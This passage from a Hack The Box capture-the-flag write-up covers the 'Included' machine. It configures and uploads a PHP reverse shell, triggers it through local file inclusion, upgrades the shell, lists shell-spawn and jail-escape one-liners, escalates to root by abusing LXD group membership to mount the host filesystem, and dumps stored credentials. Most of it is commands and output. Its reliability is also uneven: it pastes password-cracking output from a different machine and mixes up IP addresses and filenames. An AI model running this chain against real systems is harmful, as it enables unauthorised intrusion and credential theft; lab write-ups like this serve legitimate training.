kali@kali:~/HTB/StartingPoint/Included$ sudo vi rev.php
```

As usual, let's modify the code for our needs:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '<ip_shell_recipient>'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

As usual, let's

Once changed the IP address and the port, we upload our PHP reverse shell.

```
kali㉿kali:~/HTB/StartingPoint/Included$ tftp 10.10.10.55
tftp> put rev.php
Sent 5684 bytes in 0.6 seconds
tftp>
```

Let's start a netcat listener before navigating to the shell.

```
kali㉿kali:~/HTB/StartingPoint/Included$ nc -lvpn 1234 not present on our kali
listening on [any] 1234 ...
```

Next, we can use the LFI to access the reverse shell.

- ◆ The default TFTP root folder is `/var/lib/tftpboot`.

Navigating to <http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php>, due to the inclusion of the PHP code by the vulnerable page, will result in the PHP reverse shell execution.



```
kali@kali:~/HTB/StartingPoint/Included$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.55] 39348
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
08:07:17 up 5:44, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    (none)        2020-02-11 20:11:34 +0000      0.00s  0.00s  0.00s
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We could have also used the “curl” tool as follow:

```
$ curl http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php
```

And we get the reverse shell:

```
kali@kali:~/HTB/StartingPoint/Included$ curl http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php
[...]
kali@kali:~/HTB/StartingPoint/Included$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.55] 39348
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
08:07:17 up 5:44, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    (none)        2020-02-11 20:11:34 +0000      0.00s  0.00s  0.00s
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

The low privilged www-data user isn't allowed to read user files, let's update the shell as www-data

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
```

```
www-data@included:$
```

Below some other ways to spawn a TTY shell. The top 3 would be most successful in general for spawning from the command line.

- python3 -c 'import pty; pty.spawn("/bin/sh")'
- echo os.system('/bin/bash')
- /bin/sh -i
- perl -e 'exec "/bin/sh";'
- perl: exec "/bin/sh";
- ruby: exec "/bin/sh"
- lua: os.execute('/bin/sh')
- (From within IRB) exec "/bin/sh"
- (From within vi) :!bash
- (From within vi) :set shell=/bin/bash:shell

- (From within nmap) !sh

Many of these will also allow you to escape jail shells ([link](#))

From the etc/passwd file we see that we can see there is a user "mike"

```
more /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
...nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
--More-- (66%)
syslog:x:102:106 ::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107 ::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534 ::/nonexistent:/usr/sbin/nologin
_lxd:x:105:65534 ::/var/lib/lxd/:/bin/false
uuidd:x:106:110 ::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112 ::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1 ::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike:/home/mike:/bin/bash
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

We can switch to the user mike using the su command ([link](#)) with the password founded on the previous machine

(Pathfinder).

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:18 DONE (2020-07-19 01:26) 0.05534g/s 586774p/s 586774c/s 5867
74C/s Sherbear94..Sheepy04
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As shown below, once updated the shell as www-data, we can logged in as mike.

```
www-data@included:/$ su mike
Password:
mike@included:/$
```

At location /home/mike we can find the user.txt file

```
mike@included:/$ cd /home/mike/
mike@included:~$ ls
user.txt
```

We also notice that mike is a lxd

member

```
mike@included:/$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

The LXD group is a high-privileged linux group; a member of the local “lxd” group can instantly escalate the privileges to root on the host operating system.

Container and virtualization tools([source link](#))

While VMs supply a complete environment, system containers offer an environment as close as possible to the one you'd get from a VM, but without the overhead that comes with running a separate kernel and simulating all the hardware.

Introduction to LXD and LXC ([link](#))

The vulnerability exists even with the LXD snap package , this is irrespective of whether that user has been granted sudo rights and does not require them to enter their password.

LXD is a root process that carries out actions for anyone with write access to the LXD UNIX socket. It often does not attempt to match the privileges of the calling user. There are multiple methods to exploit this.

One of them is to use the LXD API to mount the host's root filesystem into a container which is going to use in this post. This gives a low-privilege user root access to the host filesystem.

- Linux Container (LXC) are often considered as a lightweight virtualization technology that is something in the middle between a chroot and a completely developed virtual machine, which creates an environment as close as possible to a Linux installation but without the need for a separate kernel.
- Linux daemon (LXD) is the lightervisor, or lightweight container hypervisor. LXD is building on top of a container technology called LXC which was used by Docker before. It uses the stable LXC API to do all the container management behind the scene, adding the REST API on top and providing a much simpler, more consistent user experience.

LXD Privilege Escalation

Privilege escalation through lxd requires the access of local account.

Note: the most important condition is that the user should be a member of lxd group (*in our case is 108, but it could have been any other number*)

```
mike@included:/$ id  
uid=1000(mike) gid=1000(mike) groups=1000(mike), 108(lxd)
```

First, we have create an image for lxd, thus we first need to clone on our local machine the following build-alpine repository

```
git clone https://github.com/saghul/lxd-alpine-builder.git
```

Let's create a directory named "lxd-alpine"

```
kali㉿kali:~/HTB/StartingPoint/Included$ mkdir lxd-alpine
kali㉿kali:~/HTB/StartingPoint/Included$ cd lxd-alpine/
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 315.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

We move into the lxd-alpine-builder

```
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine$ ls
lxd-alpine-builder
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine$ cd lxd-alpine-builder/
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine-builder$
```

And execute the "./build-alpine" file

```
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ sudo ./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'

(13/19) Installing busybox-suid (1.31.1-r19)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.0-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1430.tar.gz  build-alpine  LICENSE  README.md
```

On running the above command, a "tar.gz" file is created. Now we have to transferred this "tar.gz" file from the attacker machine to the host (victim) machine.

We can use the following python command to start a local webserver

```
python -m SimpleHTTPServer 8888
```

```
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1430.tar.gz  build-alpine  LICENSE  README.md
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

On the host(victim) machine we can download the file “tar.gz” using the command “wget” as follow:

- First we move into the /tmp folder
- Then we run the command

```
 wget 10.10.14.3:8888/alpine-v3.10-x86_64-20191008_1227.tar.gz
```

We will see that our file has been transferred/downloaded.

```
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1438.tar.gz  build-alpine  LICENSE  README.md
kali㉿kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.10.10.55 - - [28/Jul/2020 14:40:02] "GET /alpine-v3.12-x86_64-20200728_1438.tar.gz HTTP/1.1" 200 -
[...]
mike@included:~$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
mike@included:~$ cd /tmp/
<4.18:8888/alpine-v3.12-x86_64-20200728_1438.tar.gz
--2020-07-28 18:43:51-- http://10.10.14.18:8888/alpine-v3.12-x86_64-20200728_1438.tar.gz
Connecting to 10.10.14.18:8888 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3183931 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200728_1438.tar.gz'

alpine-v3.12-x86_64 100%[=====] 3.04M 3.31MB/s   in 0.9s
2020-07-28 18:43:52 (3.31 MB/s) - 'alpine-v3.12-x86_64-20200728_1438.tar.gz' saved [3183931/3183931]

mike@included:/tmp$ ls
alpine-v3.12-x86_64-20200728_1438.tar.gz
mike@included:/tmp$
```

Next, we run the following commands to get the root.

First we built the image and can be added as an image to LXD as follows:

```
lxc image import ./alpine-v3.12-x86_64-20200728_1438.tar.gz --alias <aliasName>
lxc image import ./alpine-v3.12-x86_64-20200728_1438.tar.gz --alias rootimage
```

In the above command we used “rootimage” as ALIAS but it could ahve been any name

```
lxc image import ./alpine-v3.12-x86_64-20200728_1438.tar.gz --alias rootimage
Image imported with fingerprint: 9898c8e5aa68bc239e6da0646904e68425e64772a979e27
```

We can use the list command to check the list of images

```
lxc image list
```

```
mike@included:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| rootimage | 9898c8e5aa68 | no | alpine v3.12 (20200728_14:38) | x86_64 | 3.04MB | Jul 28, 2020 at 6:53pm (UTC) |
```

The command above will let us have access to the entire filesystem from within the container.

```
lxc init <aliasName> ignite -c security.privileged=true
```

```

lxc init rootimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

```

The next set of commands start the container and drop us into a shell (as root) on it.

```

lxc start ignite
lxc exec ignite /bin/sh

```

We can now navigate to /mnt/root/root/ and read root.txt along with login.sql, which reveals credentials.

```
mike@included:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | SC IGNITE / DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| rootimage | 9898c8e5aa68 | no | alpine v3.12 (20200728_14:38) | x86_64 | 3.04MB | Jul 28, 2020 at 6:53pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
mike@included:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root/
/mnt/root/root # ls
login.sql root.txt
/mnt/root/root # 
```

The `login.sql` file reveals the credentials

```
/mnt/root/root # cat login.sql
-- MySQL dump 10.16 Distrib 10.1.44-MariaDB, for debian-linux-gnu (x86_64)
-- Host: localhost Database: Markup
-- 
-- Server version      10.1.44-MariaDB-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@SQL_NOTES */;
```

```

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'Daniel','>SNDv*2wzLwf');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
```

